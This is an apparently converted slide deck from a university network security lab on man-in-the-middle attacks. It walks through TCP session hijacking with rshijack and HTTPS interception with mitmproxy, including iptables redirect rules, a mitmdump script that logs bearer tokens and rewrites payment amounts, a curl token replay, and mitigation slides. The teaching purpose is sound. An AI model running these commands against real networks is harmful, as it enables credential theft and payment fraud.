
UNIVERSITY  
OF TRENTO



MitM Attacks



In the Client open *Banky* at <http://server>





# Wireshark

ip.src != 192.168.0.1 && ip.dst != 192.168.0.1 && tcp.port == 80

No.	Time	Source	Destination	Protocol	Length	Info
369	4.590409279	192.168.0.10	192.168.0.30	TCP	74	37896 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 T...
370	4.590455424	192.168.0.10	192.168.0.30	TCP	74	[TCP Out-Of-Order] 37896 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=...
371	4.590481011	192.168.0.30	192.168.0.10	TCP	74	80 → 37896 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SA...
372	4.590496257	192.168.0.20	192.168.0.30	ICMP	102	Redirect (Redirect for host)
373	4.590498781	192.168.0.30	192.168.0.10	TCP	74	[TCP Out-Of-Order] 80 → 37896 [SYN, ACK] Seq=0 Ack=1 Win=6516...
374	4.590527375	192.168.0.10	192.168.0.30	TCP	66	37896 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2262176728...
375	4.590547812	192.168.0.10	192.168.0.30	TCP	66	[TCP Dup ACK 374#1] 37896 → 80 [ACK] Seq=1 Ack=1 Win=64256 Le...
→ 376	4.590742548	192.168.0.10	192.168.0.30	HTTP	675	POST /api/v1/pay HTTP/1.1 (application/json)
377	4.590757153	192.168.0.10	192.168.0.30	TCP	675	[TCP Retransmission] 37896 → 80 [PSH, ACK] Seq=1 Ack=1 Win=64...
378	4.590779529	192.168.0.30	192.168.0.10	TCP	66	80 → 37896 [ACK] Seq=1 Ack=610 Win=64640 Len=0 TSval=11352640...
379	4.590789349	192.168.0.30	192.168.0.10	TCP	66	[TCP Dup ACK 378#11] 80 → 37896 [ACK] Seq=1 Ack=610 Win=64640 ...
← 380	4.595324493	192.168.0.30	192.168.0.10	HTTP	287	HTTP/1.1 200 OK (application/json)
381	4.595367293	192.168.0.30	192.168.0.10	TCP	287	[TCP Retransmission] 80 → 37896 [PSH, ACK] Seq=1 Ack=610 Win=...
382	4.595400802	192.168.0.10	192.168.0.30	TCP	66	37896 → 80 [ACK] Seq=610 Ack=222 Win=64128 Len=0 TSval=226217...
383	4.595432042	192.168.0.10	192.168.0.30	TCP	66	[TCP Dup ACK 382#1] 37896 → 80 [ACK] Seq=610 Ack=222 Win=6412...

Frame 376: 675 bytes on wire (5400 bits), 675 bytes captured (5400 bits) on interface netsec\_lab\_if, id 0

Ethernet II, Src: 02:42:c0:a8:00:0a (02:42:c0:a8:00:0a), Dst: 02:42:c0:a8:00:14 (02:42:c0:a8:00:14)

Internet Protocol Version 4, Src: 192.168.0.10, Dst: 192.168.0.30

Transmission Control Protocol, Src Port: 37896, Dst Port: 80, Seq: 1, Ack: 1, Len: 609

Hypertext Transfer Protocol

JavaScript Object Notation: application/json

Object

Member Key: pay

Number value: 33

Key: pay






Lab 01 § ARP Poisoning | MitM attacks | TCP session hijacking

---

# TCP Session Hijacking






# TCP Session Hijacking Attack

The **Client** has an authorized TCP connection with the **Server**.

The **Attacker** has to send a packet with the **right Sequence Number (SEQN)** to hijack the session.

There are two options available:

- **Guess** the sequence number:  
 $2^{32}$  possibilities, impractical
- **Sniff** the existing connection to retrieve the actual sequence number:  
The **Attacker** must perform a *Man-in-the-Middle* attack.





## TCP Session Hijacking




# Rshijack

*Rshijack* is a **TCP connection hijacker**.  
It is a Rust rewrite of *shijack* from 2001.



The **Server** runs a **Telnet** server and the **Client** is connected to it. The **Attacker** **must be in the middle** between the **Client** and the **Server** to run *Rshijack* and **hijack the session**.

*Rshijack* gathers information from sniffed packets in order to **craft an own packet** and send it instantly to the **Server**.



<https://github.com/kpcyrd/rshijack>



UNIVERSITY  
OF TRENTO



## In the Client open a *Telnet* session to Server

```
$ telnet server
```

A terminal window titled "root@client: ~" with the following content:

```
root@client:~# telnet server
Trying 192.168.0.30...
Connected to server.
Escape character is '^]'.
Ubuntu 20.04.2 LTS
server login: root
Password: █
```

CREDENTIALS

**Username: root**

**Password: password**



## Rshijack - Session hijacking

```
$ rshijack eth0 192.168.0.10:0 192.168.0.30:23 -0
```

<interface>	Network interface name
<source:port>	Source IP:Source Port
<destination:port>	Destination IP:Destination Port
-0	Desync original TCP connection



If the **source port** is **0** *Rshijack checks all ports*



Lab 01 § ARP Poisoning | MitM attacks | TCP session hijacking



---

# TCP Session Hijacking *Mitigations*




UNIVERSITY  
OF TRENTO



# TCP Session Hijacking mitigation techniques

How do you **prevent** *TCP Session Hijacking*?

- Using **end-to-end encryption**
- **Good Random Number Generator** for the **SEQ** number
- Using secure protocols such as **SSH**





Lab 01 § ARP Poisoning | MitM attacks | TCP session hijacking

---

# Application Layer MitM






MitM - Application layer



## HTTPS MitM

1. The Client requests <https://server>
2. The Attacker forwards the Client's request to the Server.
3. The Attacker forwards the Server's response to the Client.
4. At this point, two TLS connections are established: One between Client and Attacker, and one between Attacker and Server.
5. The Client believes to communicate with the Server via HTTPS, instead it is communicating with Attacker.



# mitmproxy

**mitmproxy** is a very flexible set of tools.

It is composed of three tools, which are geared towards **man-in-the-middle proxying**.

We are going to use **mitmproxy** and **mitmdump**.



# mitmproxy



<https://mitmproxy.org>



UNIVERSITY  
OF TRENTO



mitmproxy




# HTTP and HTTPS Transparent proxy

We want to capture any **connection** going from the **Client** to the **Server**, **without changing the configuration** of these hosts.

We need to **redirect** every connection coming from the **Client** with destination **port 80 (http)** and destination **port 443 (https)** to the port where **mitmproxy** is **listening (8080)**.

We need to play with **iptables**.



UNIVERSITY  
OF TRENTO



mitmproxy



## iptables - redirect **HTTP & HTTPS** to port 8080

```
$ iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j REDIRECT --to-port 8080  
$ iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 443 -j REDIRECT --to-port 8080
```

-t <TABLE>	Table <TABLE> to manipulate
-A <CHAIN>	Append to chain <CHAIN>
-i <IFACE>	Network interface name <IFACE>
-p <PORT>	Protocol <PORT>
--dport <PORT>	Apply the rule to all packets with destination port <PORT>
-j <TARGET>	Jump to target -> redirect all the connections from port <PORT>
--to-port <PORT>	Target port -> redirect to port <PORT>



Instructions can be found in **/root/Desktop/https\_mitm.py** inside the **Attacker**'s machine



mitmdump




# Let's play with *mitmproxy* | Hands-on

```
$ mitmproxy --mode transparent --ssl-insecure
```

--mode <MODE>  
--ssl-insecure

Run mitmproxy in mode <MODE>  
Allow self-signed server certificates





mitmproxy



# Let's play with *mitmproxy* | Hands-on

```
Flow Details
2021-04-29 13:46:34 POST http://192.168.0.30/api/v1/pay
    - 200 OK application/json 13b 20.0s
Request                                         Response                                         Detail
Host: server
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=utf-8
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJ0ZXR3b3JrIFNlY3VyaXR5IGxhYiAwMSIsImhdCI6MTUxNjIzOTAyMn0.HgQA2Dz
zMeunGry9si_ysMbmh-HpFLFbh-svDX-Z9pQ
X-Requested-With: XMLHttpRequest
Content-Length: 14
Origin: http://server
Connection: keep-alive
Referer: http://server/
JSON
{
    "pay": 30000
}

[12/43] [i:~u /pay][transparent] [*:8080]
```

# mitmdump

**mitmdump** is the command-line version of *mitmproxy*.

We can use it to **manipulate** the **traffic** through the use of custom **Python scripts**.

```
# Search for Authorization token
if 'Authorization' in flow.request.headers:
    authorization = flow.request.headers.get('Authorization')
    ctx.log.info(f'[AUTHORIZATION TOKEN FOUND]: {authorization}')

# Modify POST request pay payload
if flow.request.method == 'POST' and 'pay' in flow.request.content.decode():
    inject = json.dumps({ "pay": ctx.options.pay })
    ctx.log.info(f'[PAY PAYLOAD MODIFIED]: from {flow.request.content.decode()} to {inject}')
    flow.request.content = inject.encode()
```

## ***mitmdump* in action | Payload manipulation**

```
$ mitmdump --mode transparent --ssl-insecure --certs */root/Desktop/mitm.pem --script /root/Desktop/https_mitm.py --set pay=1000000
```

```
--mode <MODE>  
--ssl-insecure  
--certs <[DOMAIN]=[CERT]>  
--script <SCRIPT>  
--set <[OPTION]=[VALUE]>
```

Run mitmdump in mode <MODE>  
Allow self-signed server certificates  
Use custom certificate [CERT] for the domain [DOMAIN]  
Run the script <SCRIPT>  
Set the script [OPTION] to value [VALUE].  
In our case, we have a custom option “**pay**”



Instructions can be found in **/root/Desktop/https\_mitm.py** inside the **Attacker**'s machine



MitM - Application layer

mitmproxy

## Session Hijacking with *CURL*

```
$ curl -X POST -H "Content-Type: application/json" -H "Authorization: <Token>" -d  
'<Payload>' https://server/api/v1/pay
```



-X <REQUEST>  
-H <HEADER>  
-d <DATA>

The request method to use  
Headers to supply the request  
Send data in post request





Lab 01 § ARP Poisoning | MitM attacks | TCP session hijacking

---

# Application Layer MitM *Mitigations*



UNIVERSITY  
OF TRENTO



MitM - Application layer mitigations

---



## Authentication is the root of the problem

Nearly every *Man-in-the-middle* attack takes advantage of **weak authentication** practices.

To prevent **MitM** attacks:

- **Use secure protocols**
- **Verify certificates**
- **Force HTTPS connections ([HSTS](#))**





MitM - Application layer mitigations



## What is HSTS ?

*HTTP Strict Transport Security* is a policy mechanism that helps to **protect** websites against MitM attacks.

It allows **web servers** to declare that the **web browsers** or **user agents** should **automatically interact** with it **using only HTTPS** connections.



<https://www.netsparker.com/blog/web-security/http-strict-transport-security-hsts>





Lab 01 § ARP Poisoning | MitM attacks | TCP session hijacking

---

—  
Thanks for the  
attention!



Carlo Corradini § Giovanni Zotta § Nicoló Vinci

... and stay safe out there